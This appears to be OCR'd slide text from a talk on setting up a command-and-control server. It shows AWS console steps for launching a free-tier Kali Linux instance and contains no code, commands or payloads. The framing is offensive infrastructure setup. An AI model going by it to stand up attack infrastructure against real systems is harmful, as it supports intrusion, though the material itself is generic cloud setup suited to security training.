
Command & Control
Simple Setup



@h3xg4m3s

Command & Control

https://aws.amazon.com/



re:Invent Announcements

Read about all of the new features and services

Explore the launches »

AWS re:Invent

Get Started with AWS for Free

Create a Free Account

Amazon S3
5GB storage, 20k Get requests
and 2k Put requests

View AWS Free Tier Details »


N LIGHTSAIL
iest way to get started on AWS

AWS DEEP LEARNING AMIS
Deep learning in the cloud made simple using Apache MXNet and TensorFlow

AMAZON CLOUDFRONT
Securely deliver data, videos, apps, and APIs with low latency and high speed

AMAZON ECS
Easily deploy, manage, and scale container workloads

Command & Control
EC2 Dashboard



Resources

You are using the following Amazon EC2 resources in the US East (Ohio) region:

0 Running Instances	0 Elastic IPs
0 Dedicated Hosts	0 Snapshots
0 Volumes	0 Load Balancers
0 Key Pairs	1 Security Groups
0 Placement Groups	

EC2 Spot. Save up to 90% off On-Demand Prices. Turbo Boost your Workloads. Get started with Amazon EC2 Spot Instances.


Create Instance

To start using Amazon EC2 you will want to launch a virtual server, known as an Amazon EC2 instance.

Note: Your instances will launch in the US East (Ohio) region

@h3xg4m3s

Command & Control
Kali in AWS Marketplace



Step 1: Choose an Amazon Machine Image (AMI)

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. You can select an AMI provided by AWS, our user community, or the AWS Marketplace; or you can select one of your own AMIs.

kali

Kali Linux

★★★★★ (4) | kali-2017.3 | Sold by Kali Linux


$0.00/hr for software + AWS usage fees

Linux/Unix, Other 2017.3 | 64-bit Amazon Machine Image (AMI) | Updated: 11/30/17

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools targeted towards various ...

@h3xg4m3s

Command & Control
Launch Fo Free



Step 7: Review Instance Launch

Please review your instance launch details. You can go back to edit changes for each section. Click **Launch** to assign a key pair to your instance and complete the launch process.

AMI Details

Kali Linux

Kali Linux 2017.3

Root Device Type: ebs   Virtualization type: hvm

Hourly Software Fees: $0.00 per hour on t2.micro instance (Additional taxes may apply.)
Software charges will begin once you launch this AMI and continue until you terminate the instance.

By launching this product, you will be subscribed to this software and agree that your use of this software is subject to the pricing terms and the seller's
End User License Agreement

